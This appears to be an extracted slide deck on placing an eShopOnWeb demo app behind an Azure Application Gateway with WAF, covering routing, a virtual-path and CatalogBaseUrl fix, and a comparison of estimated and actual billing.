


RESTRICTED ACCESS

Error 403 - Forbidden

The web app you have attempted to reach has
blocked your access.

Our setup



https_backendsettings
Type: *Basic*
Backend protocol: *HTTPS*
Override with new host name: YES
Host name override: *Pick from backend target*
Use custom probe: NO





allow_agw_income
Type: *Virtual Network*
Virtual Network: *vnet_agw_demo_02*
Subnet: *vnet_agw_demo_02_subnet*


— LOAD BALANCING



Load Balancing



<https://learn.microsoft.com/en-us/azure/application-gateway/application-gateway-probe-overview>

A close-up photograph of a printed circuit board (PCB). The board is primarily blue with gold-colored metal traces and pads. The traces form a complex network of paths, some of which are highlighted in a bright yellow color, likely representing a specific routing or signal path. The board has a dense grid of circular pads and various electronic components are visible in the background.

ROUTING

URL BASED ROUTING



The application gateway has routing and WAF capabilities. Based on the URL path it will forward requests that are considered unharmed to the right destination.



Access restriction on web app prevents direct access from the internet




Image without rewrite and without additional virtual path

The screenshot shows a product list page from the eShop On Web application. The page header includes the logo 'eShop On Web' and a 'LOGIN' link. A navigation bar at the top has dropdown menus for 'All' and 'Submit'. Below the navigation, there are buttons for 'Previous' and 'Next', and a message 'Showing 10 of 12 products - Page 1 - 2'. The main content area displays a grid of products:

Image	Name	Add to Basket	Price
[Image]	.NET Bot Black Sweatshirt	[ADD TO BASKET]	19.50
[Image]	.NET Foundation Sweatshirt	[ADD TO BASKET]	12.00
[Image]	Roslyn Red T-Shirt	[ADD TO BASKET]	12.00
[Image]	.NET Foundation Sheet	[ADD TO BASKET]	12.00
[Image]	.NET Black & White Mug	[ADD TO BASKET]	8.50
[Image]	Roslyn Red Sheet	[ADD TO BASKET]	8.50
[Image]	Kudu Purple Sweatshirt	[ADD TO BASKET]	8.50
[Image]	Prism White T-Shirt	[ADD TO BASKET]	12.00
[Image]	.NET Blue Sweatshirt	[ADD TO BASKET]	12.00
[Image]	Cup<T> White Mug	[ADD TO BASKET]	12.00

At the bottom of the page, there are 'Previous' and 'Next' links, and a footer note 'e-ShopOnWeb. All rights reserved'.

<https://agw-demo-04.northeurope.cloudapp.azure.com/shop/>

The HTML



<https://agw-demo-04....azure.com/shop/>



<https://webshop-agw-demo-04.azurewebsites.net/>



```
<html>
    /shop
    ...
    
    ...
    <a href="/Identity/Account/Login">Login</a>
    ...
    <script src="/lib/jquery/jquery.js"></script>
    ...
</html>
```

Add Virtual Path

- <https://webshop-agw-demo-02.azurewebsites.net>
- <https://webshop-agw-demo-02.azurewebsites.net/shop>

The screenshot shows the Azure portal interface for an App Service named "webshop-agw-demo-02". The left sidebar lists various management options like Overview, Activity log, and Configuration. The main content area is titled "Configuration" and shows the "Path mappings" tab selected under "Virtual applications and directories". A table lists two entries: one for the root path mapping to "site\wwwroot" and another for the "/shop" path also mapping to "site\wwwroot". The entry for "/shop" is highlighted with a blue rounded rectangle.

Virtual path	Physical Path	Type
/	site\wwwroot	Application
/shop	site\wwwroot	Application

Virtual Path fixed, but...

Item images missing

The screenshot shows a product listing page for 'ALL T-SHIRTS ON SALE THIS WEEKEND'. The page includes filters for 'BRAND' (All) and 'TYPE' (All), and navigation links for 'Previous', 'Showing 10 of 12 products - Page 1 - 2', and 'Next'. The main content area displays six products in a 2x3 grid. Each product card features a placeholder image icon, a green 'ADD TO BASKET' button, the product name, and its price. A large red arrow points from the text 'Item images missing' towards the first product card.

Product	Price
.NET BOT BLACK SWEATSHIRT	\$ 19.50
.NET BLACK & WHITE MUG	\$ 8.50
PRISM WHITE T-SHIRT	\$ 12.00
.NET FOUNDATION SWEATSHIRT	\$ 12.00
ROSLYN RED SHEET	\$ 8.50
.NET BLUE SWEATSHIRT	\$ 12.00

Update Configuration

OPTION 1: APP.CONFIG FILE

```
{  
    "CatalogBaseUrl": "/shop/",  
    "ConnectionStrings": {  
        "CatalogConnection": "...",  
        "IdentityConnection": "..."  
    },  
    "Logging": {  
        "IncludeScopes": false,  
        ...  
    }  
}
```

OPTION 2: BICEP FILE

```
resource shop 'Microsoft.Web/sites@2022' =  
{  
    name: webshopName  
    location: location  
    properties: {  
        siteConfig: {  
            appSettings: [  
                {  
                    name: 'CatalogBaseUrl'  
                    value: '/shop/'  
                }]  
                ...  
            }  
        }  
    }  
}
```

DONE!

eeSHOP OnWeb

LOGIN

0

The image shows the eSHOP OnWeb homepage. At the top left is the logo [e]eSHOP OnWeb. To the right are links for LOGIN and a shopping cart icon with a '0' indicating no items. The main banner features a woman in a blue t-shirt with a white cloud and lightning bolt graphic, standing next to a rose bush. The text 'ALL T-SHIRTS ON SALE THIS WEEKEND' is overlaid. Below the banner are two dropdown filters: 'BRAND' set to 'All' and 'TYPE' set to 'All'. A green navigation bar at the bottom includes 'Previous' and 'Next' buttons, and a central message 'Showing 10 of 12 products - Page 1 - 2'. The product grid displays three items: a black hoodie with a purple .NET bot logo, a white mug with a black interior and the text '.NET', and a white t-shirt with a blue prism logo. Each item has a green 'ADD TO BASKET' button below it.

ALL T-SHIRTS
ON SALE
THIS WEEKEND

BRAND

Type

All

All

>

Previous

Showing 10 of 12 products - Page 1 - 2

Next

[ADD TO BASKET]

.NET BOT BLACK SWEATSHIRT

[ADD TO BASKET]

.NET BLACK & WHITE MUG

[ADD TO BASKET]

PRISM WHITE T-SHIRT

URL Rewrite possibilites



<https://learn.microsoft.com/en-us/azure/application-gateway/rewrite-http-headers-url>

PRICING



Azure Calculator

Application Gateway

Region:

Switzerland North

Tier:

Web Application Firewall V2

Fixed Gateway Hours

730 Hours

= CHF 338.04

Capacity unit

2
Compute unit(s)

1000
Persistent Connection(s)

1
Throughput (mb/s)

Each capacity unit is composed of at most: 1 compute unit, or 2,500 persistent connections, or 2.22-Mbps throughput. If any one of these metrics are exceeded, then another n capacity unit(s) are necessary, even if the other two metrics don't exceed this single capacity unit's limits.

730
Hours

= CHF 26.22

Calculated monthly cost: **364.26 CHF**

<https://azure.microsoft.com/en-us/pricing/calculator>


Billing

Service name	Meter	Cost ↑↓
Application Gateway	Standard Fixed Cost	CHF342.26
Application Gateway	Standard Capacity Units	CHF132.87
Bandwidth	Intra Continent Data Transfer Out	CHF0
Bandwidth	Standard Data Transfer Out	CHF0

Actual monthly cost: **475.13 CHF**

110.87 CHF
difference?

Issue #33601



A screenshot of a GitHub comment card. The card has a light gray background with rounded corners. On the left is a circular profile picture of a man with short brown hair, wearing a dark suit jacket, white shirt, and blue tie. To the right of the profile picture, the text "JoeRistine commented on Jul 8, 2019" is displayed. To the right of this text is a small oval button containing the word "Author" and a smiley face emoji followed by three dots. Below this header area is a large text block containing the user's comment.

@TravisCragg-MSFT Now that billing has started for Application Gateway v2, I find that this article does not explain the pricing model well at all. The article gives the impression that capacity unit billing is consumption based, which is partly true. It fails to mention that 10 capacity units is the minimum amount that is billed per instance.

<https://github.com/MicrosoftDocs/azure-docs/issues/33601>

Azure Calculator

Application Gateway

Region:

Switzerland North

Tier:

Web Application Firewall V2

Fixed Gateway Hours

730 Hours

= CHF 338.04

Capacity unit

10
Compute unit(s)

1000
Persistent Connection(s)

1
Throughput (mb/s)



Each capacity unit is composed of at most: 1 compute unit, or 2,500 persistent connections, or 2.22-Mbps throughput. If any one of these metrics are exceeded, then another n capacity unit(s) are necessary, even if the other two metrics don't exceed this single capacity unit's limits.

